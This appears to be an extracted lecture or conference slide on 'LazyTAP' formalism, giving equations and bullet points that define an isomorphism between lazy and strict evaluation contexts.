
$$\exists \beta_2, E_2, H_2. \Gamma \models (c', E_1, H_1) \rightarrow_s (E_2, H_2) \wedge$$

$$\beta_1 \subseteq \beta_2 \wedge$$

$$(\Gamma, E_2, R_2, H_2) \simeq_{\beta_2} (\Gamma, E_2, H_2).$$

LazyTAP: Formalism (cont.)

- **Extensional equivalence**
 - Contexts are *isomorphic* under β
 - Mapping refs to refs and remote refs to refs bijectively
- **Lazy context \simeq_{β} Strict context**
 - Perform all deferred computations,
 - Fetch all attributes from the remote objects
 - The resulting lazy context is isomorphic to the strict context



$$((t, F_t), q, a, E, H) \simeq_{\beta} (t, q, a, E, H)$$